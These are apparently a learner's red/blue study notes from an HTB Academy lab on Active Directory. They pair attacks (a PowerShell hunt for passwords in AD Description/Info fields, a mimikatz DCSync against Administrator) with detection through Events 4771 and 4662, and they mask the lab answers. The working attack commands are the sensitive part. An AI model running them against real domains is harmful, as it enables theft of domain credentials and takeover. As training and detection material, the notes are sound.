

HTB ACADEMY

Windows Attacks & Defense

HTB Academy · Red/Blue Windows Track · Study Notes

A red/blue walkthrough of Active Directory attack and detection — hunting clear-text credentials in AD attributes, tracing Kerberos pre-authentication events, performing a DCSync attack, and finding the exact event that catches it. Lab answers are partially masked as a hint.

Platform	HackTheBox Academy
Module	Windows Attacks & Defense
Environment	EAGLE.LOCAL — Active Directory domain
Analyst	Chayan Panchal · @tron874
Core Skills	AD enumeration, PowerShell, mimikatz, DCSync, Windows Security auditing

0 Quick Reference — Read This First



Windows Attacks & Defense — quick reference

```
Get-ADUser -Filter * -Properties Description,Info    # hunt for creds in AD attributes
Event 4771   Kerberos pre-authentication failed (+ TargetSid)
mimikatz # lsadump::dcsync /domain:X /user:Administrator
Event 4662   Directory Service Access -> DCSync detection artifact
```

1 Attack — Hunting Clear-Text Credentials in AD Attributes

Active Directory account objects have free-text fields — Description and Info — that administrators sometimes misuse to leave themselves notes, including, occasionally, a password. A PowerShell script pulls every AD user, builds a filter from a list of suspicious terms, and searches both fields for matches.

```
PowerShell — search AD attributes for credential terms

$list = @()
foreach ($t in $Terms) {
    $list += "($_.Description -like '*$t*')"
    $list += "($_.Info -like '*$t*')"
}
Get-ADUser -Filter * -Server $dc -Properties Enabled,Description,Info,
PasswordNeverExpires,PasswordLastSet |
Where { Invoke-Expression ($list -join " -OR ") } |
Select SamAccountName,Enabled,Description,Info,PasswordNeverExpires,PasswordLastSet
```


```
Result — password found in the Description field (masked)

SamAccountName      : bonni
Enabled              : True
Description          : pass: S...i...4
PasswordNeverExpires: True
```

NOTE PasswordNeverExpires: True on an account that also has a password sitting in plaintext in its Description field is a double finding — the credential doesn't rotate, so this exposure doesn't self-heal over time the way an expiring password eventually would.

2 Detection — Reading Kerberos Pre-Authentication Events

Windows Security Event 4771 ("Kerberos pre-authentication failed") logs the target account and its Security Identifier (SID) whenever a pre-auth attempt fails — useful both for spotting Kerberos-based attacks and for resolving a username to its underlying SID for further investigation.



```
Event Viewer — Security log, filtered to Event ID 4771 (masked)

Event 4771 — Kerberos pre-authentication failed
  TargetUserName : bonni
  TargetSid      : S-.....8.....2
  ServiceName   : krbtgt/EAGLE
  PreAuthType    : 2
```

NOTE SIDs matter because Windows access control is entirely SID-based under the hood — a username can be renamed, but the SID is the permanent, unique identifier tied to every permission, group membership, and audit log entry for that account.

3 Attack — DCSync

DCSync abuses the legitimate Active Directory replication protocol — any account holding the Replicating Directory Changes / Replicating Directory Changes All permissions (normally reserved for domain controllers) can ask a real DC to "replicate" any account's password data to it directly, with no code execution on the DC itself required.



DCSync Attack Flow

1. COMPROMISE A PRIVILEGED ACCOUNT

An account with replication rights on the domain

2. RUN MIMIKATZ

`lsadump::dcsync` targeting the Administrator account

3. DC REPLIES AS IF TO A PEER DC

Hands over NTLM hash, Kerberos keys, full credential material



mimikatz — DCSync against the Administrator account (masked)

```
mimikatz # lsadump::dcsync /domain:eagle.local /user:Administrator
```

```
Object Security ID : S.....8.....0
```

```
Credentials:
```

```
Hash NTLM: f.....7.....f
```


```
* Primary:Kerberos-Newer-Keys *
```

```
aes256_hmac (4096) : 1.....5.....8
```

IMPACT The resulting NTLM hash is immediately usable in a pass-the-hash attack — DCSync is often the single highest-value action an attacker can take once they've compromised any account with replication rights, since it hands over Domain Admin-equivalent credential material without ever touching the DC's disk.

4 Detection — Catching DCSync in the Event Log

Because DCSync uses the legitimate replication protocol rather than exploiting a vulnerability, it doesn't trigger a malware alert — it has to be caught by watching for the replication request itself.



DETECTION LOGIC A directory-service-access event against the domain root object (DC=eagle,DC=local), from an account that isn't one of the domain controllers, is the specific pattern a detection rule should be built around — the object being replication-relevant is what distinguishes this from routine directory access.